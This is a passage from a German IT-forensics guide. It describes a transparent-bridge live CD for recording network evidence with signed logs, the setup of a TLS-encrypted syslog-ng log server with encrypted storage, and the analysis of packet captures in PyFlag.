Die Basis des „digitalen Fahrtenschreibers“ bildet Debian-Linux[223], Version 5.0/Lenny. Zudem wurden die für den Einsatzzweck überflüssigen Softwarepakete, vor allem Compiler, entfernt. Zusätzlich wurden die „bridge-utils“, „truecrypt“ sowie „tshark“ installiert. Die Netzwerkinterfaces „eth0“ , sowie „eth1“ , sind dabei zu einer Netzwerkbrücke (engl. Bridge) „br0“ zusammengefasst. Um für einen Angreifer unerkennbar zu bleiben, wurde die Unterstützung für das Spanning Tree Protokoll deaktiviert, welches Meldungen im Netzwerk zur Folge hätte. Die erste Konsole (tty1) wurde so eingerichtet, dass dort automatisch der Nutzer „lftb“ angemeldet wird und dieser dann das Shellscript des „digitalen Fahrtenschreibers“ startet.

223 http://www.debian.org/

Nach dem Start der Live-CD wird zunächst die Bridge gestartet, damit leitet der „digitale Fahrtenschreiber“ eingehende Netzwerkpakete an das entsprechende Netzwerkinterface weiter. Danach wird automatisch das Shellscript gestartet, welches zuerst nach der zu verwendenden Sprache fragt. Dabei steht derzeit eine deutsche und eine englische Variante der Dialoge zur Verfügung. Das Script ist jedoch so ausgelegt, dass weitere Sprachen problemlos eingebunden werden können.
Im Anschluss wird der Untersuchende aufgefordert, die Systemzeit manuell zu überprüfen. Falls diese nicht stimmt, kann sie angepasst werden. Eine automatische Zeiteinstellung ist bisher nicht vorgesehen. NTP scheidet aufgrund der nötigen Kommunikation über das Netzwerk aus. Jedoch ist der Einsatz eines DCF-77- oder GPS-Empfängers (siehe dazu auch Kapitel 1.4) dringend anzuraten, um eine gesicherte Zeitbasis zu garantieren. Danach wird der Name des Untersuchenden abgefragt, dieser erscheint auch später in den Protokollen des „digitalen Fahrtenschreibers“. Zur Sicherung der Authentizität der aufgezeichneten Daten wird anschließend ein Passwort für den HMAC-Algorithmus abgefragt. Abschließend wird das Ziellaufwerk für die gesammelten Daten festgelegt. Dies kann eine RAM-Disk sein, dabei müssen die Daten jedoch vor dem Abschalten des Systems gesichert werden. Des Weiteren ist im RAM häufig relativ wenig Speicherplatz vorhanden. Daher ist die Auswahl einer ganzen Festplatte oder einer Partition vorzuziehen. Sollte ein Datenträger bereits Beweismittel enthalten, so wird der Untersuchende darauf hingewiesen. Es besteht dann die Möglichkeit, ein anderes Laufwerk zu wählen, das Laufwerk zu formatieren oder die Daten auf das gleiche Laufwerk zu speichern. Nachdem dies gewählt wurde, wird im Regelfall ein Crypto-Container erstellt, dafür muss der Nutzer Passwort, Dateiname und Größe eingeben. Danach erscheint das Hauptmenü des „digitalen Fahrtenschreibers“. Derzeit stehen fünf Aufzeichnungsoptionen zur Auswahl. Bei Auswahl der Option „Alles Mitschneiden“ wird der gesamte Datenverkehr über die Transparente Bridge aufgezeichnet. Es ist jedoch auch möglich, mittels der Option „Alles von/zu bestimmter MAC Mitschneiden“ nur den Datenverkehr von, bzw. zu einem bestimmten System zu speichern. Alternativ kann ein individueller Filter angegeben werden, dazu ist der Menüpunkt „Mitschnitt mit individuellem Filter“ zu wählen. Zudem ist es möglich, durch Auswahl der Option „Alles Mitschneiden, gezeitet“, den Mitschnitt nach einer bestimmten Zeitdauer automatisch zu beenden, dies ist auch mit verzögertem Aufzeichnungsbeginn mittels der Option „Alles in [n]s Mitschneiden, gezeitet“ möglich. Jede Untersuchungsaktion des Untersuchenden wird vom „digitalen Fahrtenschreiber“ protokolliert. Das Aussehen dieses Protokolls verdeutlicht das nachfolgende Listing:

```
================================================================================
Linux forensic transparent bridge evidence storage
Starting time: So 19. Apr 12:33:58 CEST 2009
Investigator: Mustermann
--------------------------------------------------------------------------------
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Log item SHA256 hash:
b0345757dc1dc543046bfeb3a7789b8e4477445334234fce05eb3e62e62e0ff0
HMAC: bb337fe802a21284c0ff556243130d5f47b633aa7da52ff8ace9218f6f2b249f
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
--------------------------------------------------------------------------------
starting time: So 19. Apr 12:34:04 CEST 2009
action: tshark -i br0 -w /mnt/1240137244.cap -n -q -a filesize:94816
exit time:So 19. Apr 12:34:33 CEST 2009
result: /mnt/1240137244.cap
SHA256 hash:
a8f0921e81593eb5f15be813a5689fd7bda60b8df6a93f5612f9e711ce62c879
/mnt/1240137244.cap
--------------------------------------------------------------------------------
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Log item SHA256 hash:
8525d57925826d961b97d4988b02c96e0eb13bd84b4393a466769bc7b1b3f5c1
HMAC: cee75b06f565ff68256f4a0fe36648d32b0dc896809a3102f2095770aef581f8
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
--------------------------------------------------------------------------------
MAC-table of br0 at So 19. Apr 12:34:35 CEST 2009
port no mac addr is local? ageing timer 1 00:0c:29:3a:86:af yes 0.00 2
00:0c:29:3a:86:b9 yes 0.00 1 00:0c:29:a9:cb:f1 no 2.68 1 00:0c:29:bc:9d:23 no
206.18 1 00:15:f2:41:a3:22 no 13.07 1 00:16:38:b5:de:e1 no 21.87 1
00:21:85:fb:66:3b no 36.81 1 00:30:1b:b8:1e:6c no 6.97 1 00:80:c8:d7:ef:c5 no
5.25 1 40:00:04:11:6f:44 no 7.02 1 40:00:04:11:6f:46 no 6.97 1
40:00:04:11:6f:52 no 7.08 1 40:00:04:11:6f:7d no 7.13 1 40:00:04:11:6f:86 no
7.18
--------------------------------------------------------------------------------
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Log item SHA256 hash:
d8f1f4e961e3734a35ddc20536ff4b9e85f58b60b61b15cd3df4cc6ec242ba2d
HMAC: cee75b06f565ff68256f4a0fe36648d32b0dc896809a3102f2095770aef581f8
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
--------------------------------------------------------------------------------
Linux forensic transparent bridge session end mark
time: So 19. Apr 12:34:35 CEST 2009
Investigator: Mustermann
================================================================================
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Log item SHA256 hash:
d9a258e7767602dc9ba28afd89a6bf0bf406225d45d2490d9950b7014648c617
HMAC: cee75b06f565ff68256f4a0fe36648d32b0dc896809a3102f2095770aef581f8
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

Es gibt jeweils einen Log-Eintrag zum Beginn und zum Ende einer Sitzung, in beiden Einträgen ist dabei die Uhrzeit, sowie der Name des Untersuchenden festgehalten. Dazwischen befinden sich die Einträge für die einzelnen Datenerfassungen. Dabei ist wiederum der Zeitpunkt von Beginn und Ende der Datensammlung angegeben. Darüber hinaus wird die Befehlszeile des Snifferaufrufs protokolliert. Zusätzlich ist die Ergebnisdatei, samt SHA256-Hash-Wert im Log-Eintrag enthalten. Nach jedem Eintrag folgt dessen Hash-Wert, welcher die Integrität sichert und der SHA256-HMAC der die Authentizität sicherstellt. Bei der Beendigung der Sitzung wird zusätzlich die MAC-Tabelle der Bridge gespeichert.

Anhang A3 - Die Konfiguration und der Betrieb eines sicheren Logservers im Detail

Dieses Kapitel beschreibt exemplarisch die Einrichtung eines zentralen Logservers, wie er im Kapitel vorgestellt wurde. Dazu kommt die Software *syslog-ng Premium Edition*[224] zum Einsatz, diese zählt zu den grundlegenden Methoden von IT-Anwendungen (ITA) innerhalb des Modells des forensischen Prozesses (siehe Kapitel). Diese kommerzielle Lösung bietet den Vorteil, dass einerseits der Übertragungsweg und andererseits die Speicherung in einer verschlüsselten Form erfolgen kann. Aufgrund des Funktionsumfangs der Software ist eine Wahrung der Sicherheitsaspekte (siehe dazu auch Kapitel) der Integrität, der Vertraulichkeit und der Authentizität sichergestellt. Zusätzlich können auch Windows-Clients eingebunden werden. Erst damit ist eine vollumfängliche, zentrale Speicherung von Logdaten in heterogenen Netzwerkumgebungen möglich.
Zunächst wird die Durchführung der Einrichtung im Rahmen der Strategischen Vorbereitung (SV) nach dem abschittsbasierten Verlaufsmodell des forensischen Prozesses (siehe dazu Kapitel) beschrieben.

Basissystem des Logservers

Das Basissystem für den zentralen Logserver bildet die Linux Distribution Debian Etch (4.0) in ihrer Minimalinstallation. Zusätzlich kann OpenSSL installiert werden, damit die Zertifikate auf dem System erstellt werden können. Diese Installation ist optional, da diese auch auf einem dritten Computer erstellbar ist. Generell sollte möglichst wenig Software auf dem Server installiert sein, da dadurch das Risiko für ausnutzbare Schwachstellen minimiert werden kann. Zusätzlich sind Maßnahmen zur Härtung des Systems[225] strengstens zu empfehlen, insbesondere sollten Programmerstellungsumgebungen und -werkzeuge (wie z. B. Compiler) entfernt werden.

Grundinstallation des syslog-ng Premium Edition Servers

Da derzeit kein dediziertes Server-Paket für die gewählte Linux Distribution

224http://www.balabit.com/network-security/syslog-ng/
225http://www.ibm.com/developerworks/linux/library/l-seclnx3/

„Debian 4.0 (Etch)“ existiert, kommt das generische Paket für Linux-Server des Herstellers von „syslog-ng“ zum Einsatz. Dieses ist ein Shellscript mit eingebettetem Binärteil und kann somit einfach durch eine Shell gestartet werden. Nach dem Aufruf mit „sh ./syslog-ng-premium-edition-3.0.2-linux-i386.run“ wird die Software entpackt und auf Integrität überprüft. Bei der Installation werden dann einige Dialoge angezeigt. Zuerst wird darüber informiert, dass zuvor installierte Logdienste vom Computer entfernt werden (siehe Abbildung 75).




Abb. 75: Syslog-ng Installationsdialog

Anschließend wird der Nutzer gefragt, ob die ermittelten Systemdaten korrekt sind. Nach Beantwortung dieser Abfrage muss die Lizenzdatei inklusive deren Position im Verzeichnisbaum eingegeben werden. Dann wird darüber informiert, dass das Verzeichnis „/opt/syslog-ng/bin“ zu der PATH-Variable der Nutzer hinzugefügt werden sollte. Abschließend wird eine einfache Konfigurationsdatei erzeugt. Dabei wird abgefragt, ob Logdaten aus dem Netzwerk empfangen und ob wiederum Logdaten an einen weiteren Logserver weitergeleitet werden sollen. Danach ist der syslog-ng-Dienst einsatzbereit, die Übertragung und Speicherung erfolgt jedoch noch unverschlüsselt.

Grundinstallation der Klientsysteme

Nachdem die Grundinstallation des Servers abgeschlossen ist, werden zunächst die syslog-ng-Clients installiert. Im beschriebenen Beispiel wurde die Installation auf Debian Etch- und Windows-Systemen beschränkt. Es stehen jedoch Klienten für weitere Betriebssysteme wie HP-UX, AIX oder Solaris zur Verfügung.

Grundinstallation des Klientensystems auf einem Debian 4.0 System

Im Gegensatz zum Server steht für den Klient ein Debian-Paket zur Verfügung. Dieses kann, wie gewohnt in dieser Linux Distribution, aus der Kommandozeilenumgebung mit „dpkg -i syslog-ng-premium-edition-client_3.0.2_i386.deb“ installiert werden. Auch hierbei werden einige Dialoge angezeigt, die zur Installation der Lizenzdatei sowie zur Erstellung eine Ausgangskonfiguration

dienen.

Grundinstallation des Klienten auf einem Windows-System

Für den Windows-Klient ist zunächst die Installation des Microsoft .Net Frameworks in der Version 2.0 nötig. Auch hier wird während der Einrichtung des Clients eine Basiskonfiguration erstellt, dies ist allerdings, im Gegensatz zum dialogbasierten Linux-Pendant, nur über die Microsoft Management Console möglich.




Abb. 76: Einrichtung des Windows-Clients

Wie in Abbildung 76 erkennbar, müssen unter dem Eintrag „Destinations, Network“ die Eigenschaften des Elements „IPv4“ angepasst werden, damit die Logmeldungen an den Server gesendet werden können.

Einrichtung der verschlüsselten Übertragung, sowie der Authentifizierung der Clients

Um den Sicherheitsaspekt der Vertraulichkeit der Logdaten zu wahren, werden diese verschlüsselt übertragen. Darüber hinaus ist die Authentizität der Logdaten wichtig zur Nachweisführung. Damit diese gewährleistet werden kann, müssen die Clients vom Server authentifiziert werden.
Die verschlüsselte Übertragung findet über das Protokoll „TLS“ statt, dazu müssen die nötigen SSL-Zertifikate aller Kommunikationsteilnehmer erstellt werden.
Dazu wird zunächst ein Zertifikat einer Zertifizierungsstelle erstellt (CA-Zertifikat). Dieses dient zur Signierung aller weiteren Zertifikate und stellt damit deren Authentizität sicher. Dieses erstellte Zertifikat muss auf jedes Klientensystem kopiert werden. Im Anschluss wird für jedes Klientensystem ein eigenes Zertifikat erstellt. Diese Zertifikate bilden die Basis dafür, dass sich die Systeme gegenseitig authentifizieren können. Anschließend können die Konfigu-

rationsdateien angepasst werden. Beim Server muss dabei eine verschlüsselte Quelle für Logdaten angelegt werden:

```
source tls_source {
        tcp(ip(0.0.0.0) port(1999)
                tls( key_file("/opt/syslog-ng/etc/key.d/syslog-ng.key")
                cert_file("/opt/syslog-ng/etc/cert.d/syslog-ng.cert")
                ca_dir("/opt/syslog-ng/etc/ca.d")) );
};
```

Dies erstellt eine Quelle mit dem Namen „tls_source“ welche auf dem TCP-Port 1999 auf allen IP-Adressen Pakete entgegen nimmt. Der Server verwendet dazu das Zertifikat „/opt/syslog-ng/etc/cert.d/syslog-ng.cert“. Dieses wird an den Client übertragen, damit dieser damit die Datenübertragung zum Server verschlüsseln kann. Der Server entschlüsselt die eingehenden Daten mit dem Schlüssel in „/opt/syslog-ng/etc/key.d/syslog-ng.key“. Zur Authentifizierung der Clients muss sich das CA-Zertifikat im Verzeichnis „/opt/syslog-ng/etc/ca.d“ befinden. Damit die Quelle aktiviert wird, muss diese im Log-Abschnitt der Konfigurationsdatei angegeben werden:

```
log {
...
source(tls_source);
...
};
```

Auf Linux-Clients muss entsprechend ein Ziel angegeben werden:

```
destination d_tls_logserver { tcp("log.recplast.de" port(1999)
                              tls( ca_dir("/opt/syslog-ng/etc/ca.d")
                              key_file("/opt/syslog-ng/etc/cert.d/n2.key")
                              cert_file("/opt/syslog-ng/etc/cert.d/n2.cert")) );
};
```

Dies legt ein Logziel mit dem Namen „d_tls_logserver“ an. Übereinstimmend mit den Daten des Servers wird der TCP-Port 1999 für die Datenübertragung genutzt. Als Ziel ist „log.recplast.de“ angeben. Dies ist der DNS-Name des Logservers, welcher mit dem im Serverzertifikat angegebenen Namen übereinstimmen muss. Das vom Server beim Verbindungsaufbau gesendete Zertifikat wird wiederum mit dem CA-Zertifikat aus dem Verzeichnis „/opt/syslog-ng/etc/ca.d“ authentifiziert. Der Client überträgt das Zertifikat „/opt/syslog-ng/etc/cert.d/n2.cert“ zum Server, um den Rückkanal der Kommunikation zu verschlüsseln. Der Schlüssel in „/opt/syslog-ng/etc/cert.d/n2.key“ wird zur Entschlüsselung der Antworten des Servers genutzt. Analog zur Aktivierung der Logquelle ist dies auch für das Logziel nötig:

```
log {
...
```

destination(d_tls_logserver);
};

Die Einrichtung der Windowsclients gestaltet sich auch hier etwas schwieriger. Zunächst müssen die Zertifikate über die Managementkonsole für das Nutzerkonto importiert werden (siehe Abbildung77).




Abb. 77: Import des Zertifikats

Erst danach ist eine Auswahl im Client möglich (siehe Abbildung 78).

Select Certificate

Select the certificate you want to use.

Subject Name	Issuer	Valid From	Valid To
c5b.recplast.de	E=admin@recpl...	01.03.2009 17:1...	01.03.2010 17:

Ok Car

Abb. 78: Einrichtung des Zertifikats

Danach überträgt auch der Windows-Client die Daten verschlüsselt und wird durch den Server als zulässiger Kommunikationspartner authentifiziert. Die Einrichtung ist im „syslog-ng Administrator's Guide[226]" näher beschrieben.

Verschlüsselte Speicherung der Logdaten

Neben der verschlüsselten Übertragung der Logdaten ist auch eine verschlüsselte Speicherung zur Wahrung des Sicherheitsaspekts der Vertraulichkeit wünschens-

226http://www.balabit.com/dl/guides/syslog-ng-v3.0-guide-admin-en.pdf

wert. Zusätzlich ist bei der dauerhaften Speicherung ein Mechanismus zur Überprüfung der Integrität der Logdaten nötig. Beides wird von „syslog-ng" ermöglicht. Die Verschlüsslung erfolgt dabei wiederum über SSL-x509-Zertifikate. Dazu ist auf dem Server ein verschlüsseltes Logziel einzurichten:

```
destination d_logstore { logstore("/var/log/messages.lgs"
encrypt_certificate("/opt/syslog-ng/etc/cert.d/syslog-ng-logstore.cert")
chunk_size(100)
chunk_time(5)
owner("root")
group("root")
perm(0600)
compress(5)
); };
```

Damit wird ein Logziel namens „d_logstore" angelegt, welches den Logstore-Mechanismus von syslog-ng nutzt. Eingehende Daten werden in der Datei „/var/log/messages.lgs" abgelegt. Die Verschlüsslung erfolgt über das Zertifikat „/opt/syslog-ng/etc/cert.d/syslog-ng-logstore.cert". Der Schlüssel zum entschlüsseln sollte an geeigneter, sicherer Stelle aufbewahrt werden. Dies erfordert eine Richtlinie zum Schlüsselmanagement. Ein neuer Chunk wird nach einer Zielgröße von 100kb bzw. nach einem Zeitraum von 5s ohne neue Lognachricht erzeugt. Der Eigentümer und die Gruppe der erzeugten Datei sind jeweils „root", wobei nur der Eigentümer das Recht zum Lesen und Schreiben hat (perm(0600)). Darüber hinaus wird die Datei automatisch mit dem gzip-Algorithmus komprimiert, wobei der Kompressionsgrad 5 gewählt wird. Auch das Logziel muss wiederum im Logabschnitt der Konfigurationsdatei des Servers aktiviert werden:

```
log {
...
destination(d_logstore);
};
```

Die Integrität wird bei dieser Speicherungsmethode automatisch gesichert, indem für jeden Chunk ein Hashwert abgelegt wird. Die Speicherung der Logdaten ist dem Abschnitt der Datensammlung im abschnittsbasierten forensischen Modell dieses Leitfadens (siehe Kapitel) zuzuordnen.

Sicherung der Logdaten

Neben der zentralen Speicherung ist eine regelmäßige Sicherung der Logdaten nötig. An dieser Stelle sei auf den BSI-Grundschutz-Katalog zum Thema Datensicherung[227] zur Einrichtung und Unterhaltung einer Datensicherungsrichtlinie verwiesen.

227http://www.bsi.de/gshb/deutsch/baust/b01004.htm

Weitere Strategische Maßnahmen

Zusätzlich zur Sicherung der Daten ist auch der physische Zugriff auf den Server selbst zu sichern. Auch hier wird auf den BSI-Grundschutz-Katalog verwiesen. Dort wird das Thema Zugangsschutz[228] zum Serverraum behandelt.

Untersuchung der gesammelten Logdaten

Da die Logdaten verschlüsselt gespeichert wurden sind, ist zur Auswertung der Schlüssel nötig. Mit der IT-Anwendung *logcat*, die Teil des „syslog-ng-Serverpakets" ist, kann die verschlüsselte Logdatei wieder in die lesbare Klartextform überführt werden. Dabei wird auch die Integrität der Datei, bzw. den Chunks überprüft. Der Schlüssel wird dabei als Parameter übergeben:
„logcat -k schluessel.key messages.lgs"
Die Logdaten werden dann im bekannten Syslogformat ausgegeben. Zusätzlich werden Meldungen zur Integrität des Chunks angezeigt:
„LogStore NOTICE: messages.lgs: Log store integrity check successful, signature matches, chunk_id: 341"
Die weitere Untersuchung (US) als Abschnitt des in Kapitel vorgestellten Modells des forensischen Prozesses sowie die Integration der gewonnen Daten in den Abschnitt der Datenanalyse (DA) kann damit analog anderen Logdaten erfolgen

Anhang A4 – Auswertung von Nutzdaten in einem Netzwerkstrommitschnitt mit PyFlag im Detail

Die Untersuchung von Nutzdateninhalten wird nachfolgend anhand der in Kapitel vorgestellten forensischen Werkzeugsammlung „PyFlag[229]" beschrieben. Zunächst muss dabei ein Fall erstellt werden. Anschließend kann die pcap-Datei als Datenquelle eingerichtet werden, siehe Abbildung 79. Dazu muss sie sich jedoch im PyFlag-Upload-Verzeichnis befinden.




Abb. 79: Einrichtung der Datenquelle

228http://www.bsi.de/gshb/deutsch/baust/b02004.htm
229

Eine derartige pcap-Datei ist z. B. das Ergebnis des Einsatzes des in Kapitel beschriebenen „Digitalen Fahrtenschreibers“ sein.

Da PyFlag seine forensischen Daten in einem virtuellen Dateisystem hält, muss nachfolgend der Einhängepunkt (engl. mount point) der pcap-Dateiinhalte festgelegt werden. Dieser Vorgang ist in der nachfolgenden Abbildung 80 dargestellt.




Abb. 80: Einbindung der pcap-Datei in das virtuelle Dateisystem von PyFlag

Mit Bestätigung der Einbindung wird die Datenquelle durch das PyFlag analysiert. Abhängig von der Größe der Quelldatei kann dieser Einlesevorgang einen längeren Zeitraum benötigen. Eine erfolgreiche Analyse hat eine Ausgabe zur Folge, welche beispielhaft in der Abbildung 81 dargestellt ist.




Abb. 81: Die Verzeichnisstruktur von PyFlag

Durch die Auswahl des Menüpunkts „Network Forensics“ kann der Inhalt der geladenen pcap-Datei und damit des Netzwerkmitschnitts nun untersucht werden. Unter dem Eintrag „View Connections“ sind die einzelnen identifizierten Verbindungen zu finden (siehe dazu die nachfolgende Abbildung 82).




Abb. 82: Übersicht der festgestellten Netzwerkverbindungen

Alternativ können unter Ausnutzung des virtuellen Verzeichnisbaums die Verbindungen anhand des Datums, der Kommunikationspartner, sowie der verwendeten Ports sortiert ausgegeben werden (siehe Abbildung 83).

